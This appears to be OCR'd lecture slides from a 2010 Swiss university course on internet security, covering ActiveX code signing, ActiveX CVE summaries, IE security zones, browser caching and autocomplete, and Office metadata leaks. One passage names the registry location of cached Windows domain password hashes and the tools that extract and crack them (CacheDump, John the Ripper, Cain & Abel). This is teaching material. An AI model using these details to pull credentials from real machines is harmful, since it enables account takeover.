Des weiteren gibt es die Möglichkeit, via JScript oder VisualBasicScrips (meist lokal installierte) ActiveX-Controls zu aktivieren und zu steuern. Die Sicherheitseinstellungen unterscheiden hierbei zwischen Controls *"die sicher für Scripting sind"* und solchen ohne diese Klassifizierung. Die Einstufung "Safe for Scripting" nimmt der Hersteller vor, wenn er der Überzeugung ist, dass das Control keinen Schaden anrichten kann.

Example: Safe-for-Scripting: Authenticode (signed ActiveX)

- Secure ActiveX (signed ActiveX) may executed automatically (depending on security settings)
- Example from 1996: Fred McLain's Win95 ActiveX control
  - Code singed by Verisign
  - Shuts down the system
  - http://www.halcyon.com/mclain/ActiveX/

Mit der Browsereinstellung "ActiveX-Steuerelemente ausführen die für Scripting sicher sind" (Secure ActiveX, signed ActiveX), können ActiveX-Elemente von im Browser eingebetteten Scripts automatisch ausgeführt werden. Das heißt, ein in eine Nachricht (oder auch ein in einer Webseite) eingebettetes Skript kann alle auf dem jeweiligen System als 'sicher' markierten Controls benutzen. [http://www.heise.de/ct/00/12/036/]

Der Autor der ActiveX-Control kann selbst entscheiden, ob er sein ActiveX-Control als "sicher" oder "unsicher" deklarieren will. Durch die Signatur wird sichergestellt, dass der Hersteller des ActiveX-control bekannt ist und dass das ActiveX-Control-Element nicht verändert wurde.

Allerdings gibt es Beispiele, welche beweisen, dass auch "bösartige" ActiveX Controls als "sicher" deklariert und "signiert" werden können.

Code Signature Checking Problems

- IE6 did not check the expired validity date in
  - Signed Java Applet http://java.sun.com/security/signExample/signedPluginEx.html
  - Signed IE Windows Update ActiveX Controls
- Mozilla detects expired validity dates and announces validity date errors in
  - Signed Java Applet http://java.sun.com/security/signExample/signedPluginEx.html

Wie bei allen Signaturüberprüfungen besteht auch beim Code Signing die Möglichkeit, dass Implementierungen die Signaturüberprüfung nicht korrekt durchführen.

ICAT CVE ActiveX Vulnerabilities

http://nvd.nist.gov/

- 6/13/2006 High: Unspecified vulnerability in Microsoft Internet Explorer 5.01 SP4 and 6 SP1 and earlier allows remote attackers to execute arbitrary code via "unexpected data" related to "parameter validation" in the DXImageTransform.Microsoft.Light ActiveX control, which causes Internet Explorer to crash in a way that enables the code execution.
- 4/11/2006 High: Microsoft Internet Explorer 5.01 through 6 allows remote attackers to execute arbitrary code via by instantiating the (1) Mdt2gddr.dll, (2) Mdt2dd.dll, and (3) Mdt2gddo.dll COM objects as ActiveX controls, which leads to memory corruption.

•5/2005 Low: The Acrobat web control in Adobe Acrobat and Acrobat Reader 7.0 and earlier, when used with Internet Explorer, allows remote attackers to determine the existence of arbitrary files via the LoadFile ActiveX method.

•1/2005 High: Buffer overflow in the WodFtpDLX.ocx (WeOnlyDo!) ActiveX component before 2.3.2.97, as used by CoffeeCup Direct FTP 6.2.0.62 and CoffeeCup Free FTP 3.0.0.10, and possibly other applications, allows remote attackers to execute arbitrary code via a long filename.

CVE-2007-6255 VU#570089

Summary: Buffer overflow in the Microsoft HeartbeatCtl ActiveX control in HRTBEAT.OCX allows remote attackers to execute arbitrary code via the Host argument to an unspecified method.

Published: 4/23/2008

CVSS Severity: 9.3 (High)
CVE-2008-1886

Summary: The NeffyLauncher 1.0.5 ActiveX control (NeffyLauncher.dll) in CDNetworks Nefficient Download uses weak cryptography for a KeyCode that blocks unauthorized use of the control, which allows remote attackers to bypass this protection mechanism by calculating the required KeyCode. NOTE: this can be used by arbitrary web sites to host exploit code that targets this control.

Published: 4/18/2008

…


Chat: ActiveX vs. Java Applets

List major differences between Java Applets and ActiveX.

Java Applet	ActiveX
*	*
*	*
*	*
*	*

Check Wikipedia information and read the article David Hopwood, "***A Comparison between Java and ActiveX Security*****",** 10th October 1997 http://www.users.zetnet.co.uk/hopwood/netsec/.

9.5 Security Zones, Security Levels and Browser Configuration




Within Internet Explorer's Security Zones, web sites are categorized into one of five zones: **Internet**, **Local Intranet**, **Trusted Sites**, **Restricted Sites**, and **Local Machine**. Each zone can be configured with a unique security level: **High**, **Medium**, **Medium-Low**, **Low** or **Custom**. Internet Exploder can classify sites as Internet, Intranet, Trusted, or Restricted. However, a restricted site may be allowed to run an **ActiveX** script without any notification of the user.

The **Local Machine Zone** is not accessible from the Security tab in Control Panel | Internet Options. This fifth zone is also known as " My Computer". It is only available for Windows systems. It can only be configured by editing the registry, or by using the Internet Explorer Administration Kit. The Local Machine zone includes all of the content on the local computer, except for data that is stored in the Temporary Internet Files web cache, or classes that have been specifically signed with local machine privileges.

http://www.microsoft.com/resources/documentation/ie/6/all/reskit/en-us/part2/c04ie6rk.mspx

IE Sicherheitsstufen



Internet Explorer Sicherheitsstufen:

•Hoch: Sehr sicheres Browsen mit minimaler Funktionalität. Unsichere Features sind deaktiviert. Cookies sind deaktiviert.

•Mittel: Sicheres Browsen. Vor dem Download von potentiell unsicherem Inhalt wird gefragt. Automatisches Anmelden im Intranet.

•Niedrig: Mittlere Sicherheit ohne Bestätigung. Nur Download von signierten ActiveX-Steuerelementen. Automatisches Anmelden

•Sehr niedrig: Bietet minimalste Sicherheit. Der meiste Inhalt wird übertragen und ohne Bestätigung ausgeführt. Aktive Inhalte werden immer ausgeführt. Automatische Anmeldung mit lokalem User/Passwort

Windows Build grosser Organisationen

- Aufwand von Personenjahren
- USB access
- http://www.heise.de/security/meldung/NIST-zertifizierte-USB-Sticks-mit-Hardware-Verschluesselung-geknackt-894962.html

9.6 Storing Data (Cache, Autocomplete, …)

http://msdn.microsoft.com/library/default.asp?url=
/workshop/author/forms/autocomplete_ovr.asp

Storing/Caching Data

- Browser
  - Address bar: urls entered manually, automatically completes addresses
  - Back and Forward buttons: drop-down menus display the navigation history of the current session
  - History: Web pages visited
  - Form autocompletion (Form Pre-filling): gives already used text for each form name
  - Password autocompletion: for a chosen user name, AutoComplete fills In the appropriate password
  - Cache
- Office
  - Recently used documents
  - Document revision history
- Registry
  - Some data kept even after deinstallation of a program (e.g. P2P search terms)
  - Program keys
  - …

By default Windows 2000, XP and 2003 systems in a domain or Active Directory tree cache the passwords and credentials of previously logged in users. This is done so that the users can still login again if the Domain Controller or ADS tree can not be reached either because of Controller failure or network problems. These cached passwords are stored as hashes in the local systems registry at the values HKEY_LOCAL_MACHINE\SECURITY\CACHE\NL$1 through NL$10. Unless the ACL is changed these values require SYSTEM level privileges to access (you can set it so an admin account can read them but you would still want to use a tool to parse out the data).

Example: Autocomplete in HTML Forms

- INPUT type=text field
- AutoComplete box presents a list of suggestions
- data for the AutoComplete box stored in a primary data store
- based on the NAME attribute of the INPUT type=text element.
- Stored information shared among sites that include INPUT type=text elements with same NAME attribute

Microsoft Internet Explorer 5 and later includes an integrated feature called AutoComplete, which helps users quickly enter information into form fields. The AutoComplete innovation in HTML forms safely stores information entered into INPUT_text and INPUT_password fields.

Example:

- **Cain & Abel** password recovery tool
  - recovery of various kind of passwords by sniffing the network
  - **uncovering cached passwords**
- **Protected Storage viewer**
  - **Outlook: recovery the logon for mail account (including deleted accounts)**
  - **Internet Explorer: password-protected resource/site's IE username and password recovery**
  - **MSN: recovery the sign-up passwords**

Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, revealing password boxes, uncovering cached passwords and analyzing routing protocols. The program does not exploit any software vulnerabilities or bugs that could not be fixed with little effort. It covers some security aspects/weakness present in protocol's standards, authentication methods and caching mechanisms; its main purpose is the simplified recovery of passwords and credentials from various sources, however it also ships some "non standard" utilities for Microsoft Windows users.

Arnaud Pilon has created a tool called CacheDump for extracting these password hashes out of the registry. He and his team have also come up with patches for the password cracking tool "John the Ripper" that allow you to use John to crack these stored credential hashes. More on the technical details can be found at http://www.cr0.net:8040/misc/cachedump.html for those who are so inclined. Fortunately from a security standpoint the way Microsoft hashes cached passwords is much more secure than the way they store local passwords in the SAM file. Since each cached hash has its own salt (a set of more or less random bits figured into the hash algorithm to help foil pre-computed attacks) cached passwords hashes take much longer to crack than LM (LAN Manager) hashes which don't salt the same way, are case insensitive and are split into seven character chunks.
[http://www.irongeek.com/i.php?page=security/cachecrack]

Example: Metadata stored in Office Documents

- Your name, Your initials
- Your company or organization name
- The name of your computer
- The name of the network server or hard disk where you saved the document
- Other file properties and summary information
- Non-visible portions of embedded OLE objects
- The names of previous document authors
- Document revisions•Document versions
- Template information
- Hidden text or cells
- Comments

http://www.metadatarisk.org
http://www.workshare.com

- In 2001 Alcatel came under fire over a security vulnerability with one of their DSL modem products that could potentially allow a hacker to gain full control over a user's Internet experience. Alcatel's public comments were that they had no plans to release a patch for the flaw. However, the metadata contained in the Microsoft Word document that was posted on their Web site showed comments from various reviewers that painted a totally different picture, contrary to Alcatel's public statements. [morons.org, *Morons in the News: Alcatel F***s Up, Big Time*, April 2001]
- In June 2003, the "Dodgy Dossier„ metadata showed that editing had been done to the weapons dossier by the British Government to make the case of Saddam's ability to produce weapons of mass destruction. Track Changes shows the history of changes to the document. If Track Changes is left on, but the highlight on the screen is turned off, every change made to the document still remains.

Automatisches Entfernen von persönlichen Informationen beim Speichern des Dokuments

1. Klicken Sie im Menü Extras auf Optionen.
2. Aktivieren Sie auf der Registerkarte Sicherheit das Kontrollkästchen Persönliche Informationen beim Speichern aus dieser Datei entfernen unter Datensicherheitsoptionen , und klicken Sie dann auf OK.

- http://www.metadatarisk.org/document_security/dangers_of_docmetadata_overview.htm
- http://www.workshare.com

Chat: Discuss the following issues

- How can you use IE security zones to improve functionality and security?
- What is the major difference between a “signed” and an “unsigned ActiveX control” functionality?
- What is the difference between a “signed” and an “unsigned Java Applet” functionality?

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

Modul

Internet Sicherheit 2

Prof. Dr. Peter Heinzmann
cnlab AG, Obere Bahnhofstrasse 32b,
CH-8640 Rapperswil
e-mail: peter.heinzman@cnlab.ch
url: www.cnlab.ch/kurse/intsi2/

Prof. Dr. Andreas Steffen
HSR, Oberseestrasse 10,
CH-8640 Rapperswil
e-mail: andreas.steffen@hsr.ch
url: www.ita.hsr.ch

Frühjahrssemester 2010

(*) Als Zusatzinformationen zu den Folien zum Nachschlagen und Vertiefen des Stoffes gedacht